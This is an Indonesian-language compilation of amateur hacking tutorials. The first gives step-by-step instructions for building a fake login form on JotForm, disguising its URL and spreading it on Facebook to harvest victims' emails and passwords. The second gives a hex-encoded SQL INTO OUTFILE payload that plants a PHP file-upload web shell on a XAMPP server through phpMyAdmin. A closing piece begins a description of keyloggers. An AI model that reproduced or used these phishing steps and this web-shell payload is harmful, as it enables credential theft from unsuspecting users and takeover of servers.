
Lihat dibawah ini :



klik sekali di bagian tombol *submit form* pilih tab diatas *submit text* ganti kata menjadi **Login** klik **Ok**



Hingga hasil nyaaa seperti ini :




The screenshot shows a form builder interface with an orange header. Below the header is a toolbar with icons for 'Submit Text', 'Button Image', 'Button Align', 'Reset Button', and 'Print Button'. Below the toolbar are three tabs: 'Form Style', 'Setup & Embed', and 'Properties: Login'. The 'Form Style' tab is active, displaying a login form with the following elements:

- E-mail:
- Kata sandi:
- Login:


There is a small gear icon and a red 'X' icon to the right of the password field.

Klik pada tab *setup & embed* lalu pilih *embed form*




The screenshot shows the JotForm interface with the 'Untitled Form' title. The top navigation bar includes links for 'My Forms', 'FAQ', 'User Guide', 'Forum', 'Blog', and 'Pricing'. Below the navigation bar is a toolbar with icons for 'Auto Saved', 'Preview', 'Undo', 'Email Alerts', 'Thank You', 'Embed Form', 'Source Code', 'Preferences', and 'Conditions'. The 'Embed Form' icon is circled in red. Below the toolbar are three tabs: 'Form Style', 'Setup & Embed', and 'Properties: Login'. The 'Setup & Embed' tab is active, displaying the same login form as in the previous screenshot. A green arrow points from the 'Embed Form' icon in the toolbar to the 'Setup & Embed' tab.


klik *custom URL* supaya si korban tidak curiga 😊



Ganti kata menjadi apa saja terserah asalkan tidak membuat curiga si korban kalo aku pakai kata “*sosialnets*” lalu klik save



Copy link nya seperti dibawah ini :



Buka browser dengan tab baru lalu paste dan enter :



Tuiing .. muncul seperti yang kita buat tadi di *jotform.com* , Coba misal kita isikan **E-mail** dengan blabla@bla.com dan Isi **Kata sandi** asal ketik dengan kata “*dfsfsd*” lalu klik **Login**


Thank You!
Your submission has been received.

E-mail:

Kata sandi:

Maka apa yang terjadi , tanpa sadar si **E-mail** dan **password** korban itu masuk ke **E-mail** Aku yang awal pertama tadi register , coba mari kita cek Email nya .. Hmmm .. di **Inbox** ternyata tidak ada :(melainkan ada di kotak **Spam** Hohoho ..

Walaupun begitu **E-mail** dan **kata sandi** nya sudah masuk. :-D :-D :-D





<u>Question</u>	<u>Answer</u>
E-mail	blabla@bla.com
Kata sandi	dfsfsd

Nah sekarang kalian bisa mencoba nya di [facebook.com](https://www.facebook.com) , dengan meletakkan link URL nya tadi (**embed form**) , bisa kalian letakkan di bagian pesan , chat , update status , wall .. jika si korban terjebak maka **E-mail** & **kata sandi** nya jaaadi milik anda .. buehehehe
Nb : surg4bij4k memakai **E-mail** di layanan www.bismillah.com tapi ternyata muncul di kotak **Spam** coba kalian pakai **E-mail** di layanan lain semoga tidak ada di kotak **Spam** melainkan di inbox ☺

TIPS : Jika kalian mao lebih banyak meluangkan waktu nya untuk mengotak – atik jotform.com mungkin hasil nya akan lebih bagus ,sempurna dan lebih “sadis” dari ini



:
Thanks to:
👉 **Allah S.W.T**

- ↪ **Mama - papa**
- ↪ **M I C (Mang Iding Club) Cileungsi – bogor**
- ↪ Grunge (Nirvana & cupumanik)
- ↪ Kecamatan Gunung putri



Web : www.surg4bij4k.co.cc
Facebook : surg4bij4k@ymail.com

Sincerely yours,
Surg4bij4k

TEKNIK UPLOAD SHELL VIA PHP MyAdmin via Localhost



Sekedar berbagi ilmu buat yang ingin belajar hacking.


Dalam kesempatan kali ini, saya ingin berbagi ke teman-teman semua dari hasil belajar hacking dengan teknik SQL Injection.

Langkah-langkah sebelum mencoba hacking adalah :


1. Berdoa, mohon ampun kepada Allah SWT semoga situs yang nantinya di hack bukan situs orang yang tidak bersalah
2. Pahami aplikasi web server yang terpasang di situs/websitenya. Misalnya : xampp, wampp, dll
3. Kesabaran dan terus mencoba apabila gagal

Berikut penjelasannya..

A. Jika anda masuk dalam aplikasi yang berbasis webbase di kantor atau PC localhost anda, temukanlah halaman phpmyadmin seperti pada gambar dibawah ini.



B. Setelah masuk kedalam phpmyadmin, lihat variables atau jenis aplikasi web server yang digunakan terutama folder penyimpanan webnya.



Misalkan aplikasi web server xampp. Lokasi penyimpanan berada di : xampp/htdocs


C. Setelah mengetahui dan membayangkan lokasi penyimpanan foldernya, lakukan proses import dengan mengcopy-paste scrip dibawah ini :

SELECT

```
0x3c3f706870206563686f20223c666f726d206d6574686f643d27504f53542720656e6374
7970653d276d756c7469706172742f666f726d2d64617461273e3c696e707574207479706
53d2766696c6527206e616d653d2766696c656c65272073697a653d273434273e3c696e7
0757420747970653d277375626d6974273e3c2f666f726d3e223b40636f707928245f4649
4c45535b2766696c656c65275d5b27746d705f6e616d65275d2c245f46494c45535b27666
96c656c65275d5b276e616d65275d293b3f3e
```

INTO OUTFILE “c:/xampp/htdocs/test.php”

D. Paste di Menu SQL seperti ini :




E. Jika proses import tersebut berhasil, maka akan muncul pesan : Succes pada layar.

F. Ketiklah halaman link yang kita inject tadi, dengan keterangan sebagai berikut :
alamat ip/nama file yang kita inject

Misalkan seperti diatas : 192.168.1.10/test.php

Seperti pada layar berikut :



G. Jika halaman atau target yang kita tentukan muncul seperti halaman yang ada diatas, maka proses SQL tadi sudah berhasil. Web yang kita SQL inject tadi sudah berhasil kita hack.

Langkah selanjutnya teman-teman bisa memasukkan apapun ke dalam server yang sudah kita inject tadi. Misalkan :



Catatan :

Hacker adalah teknik mencari celah kelemahan suatu system, bukan sebagai perusak.

Mohon maaf apabila ada kekurangan dan kesalahan dalam penjelasan saya. Disini saya masih belajar dan bukan untuk mensombongkan diri atas apa yang sudah saya dapatkan.

Semoga pembahasan ini dapat bermanfaat bagi teman-teman semua.

MAJU TERUS HACKER INDONESIA

Special thanks for : 1547 : ^0×99^ : 007

By Ferdiboys83

Teknik social engineering (Sebagai bahan renungan kita semua)




Sering kali kebanyakan orang membuat password yang terdapat pada email dan account situs jejaring (facebook, twitter, friendster) menggunakan kode rahasia yang sangat mudah ditebak oleh orang. Namun bagaimana jika orang tersebut sudah memiliki password yang kuat tetapi bisa ditembus juga. Jawabannya bisa dibaca dalam tulisan saya yang diambil dari hasil ujicoba sendiri.

Seseorang yang bisa mendapatkan kode rahasia/password email dan facebook orang lain belum tentu menembus keamanan situs website aslinya, namun bisa saja mereka menggunakan teknik ***Social engineering*** yaitu memanfaatkan kelemahan orang lain yang tidak teliti dalam memperhatikan halaman/URL yang diaksesnya atau membuat jebakan yang tidak diketahui oleh orang lain.

Ada beberapa hal yang biasa digunakan dengan teknik ***Social engineering*** , yaitu :

1. KEY LOGGER : Program ini biasanya dipasang di jaringan atau PC yang ingin diketahui log/ catatan sistem yang terekam didalam jaringan atau PC. Dengan KEY LOGGER orang yang telah memasangnya (admin networking atau IT Support) dapat dengan mudah mengetahui semua aktifitas yang kita lakukan di jaringan atau PC yang terpasang. Salah satu contoh hasil rekaman program KEY LOGGER yang terpasang di PC dapat dilihat pada gambar dibawah :




KEY LOGGER ini biasanya dipasang di tempat-tempat umum, misalnya : WARNET (tidak semua) dan Hotspot gratisan. Oleh karena itu, saya berpesan untuk berhati-hati dalam menggunakan fasilitas internet yang terdapat di kedua tempat tersebut.

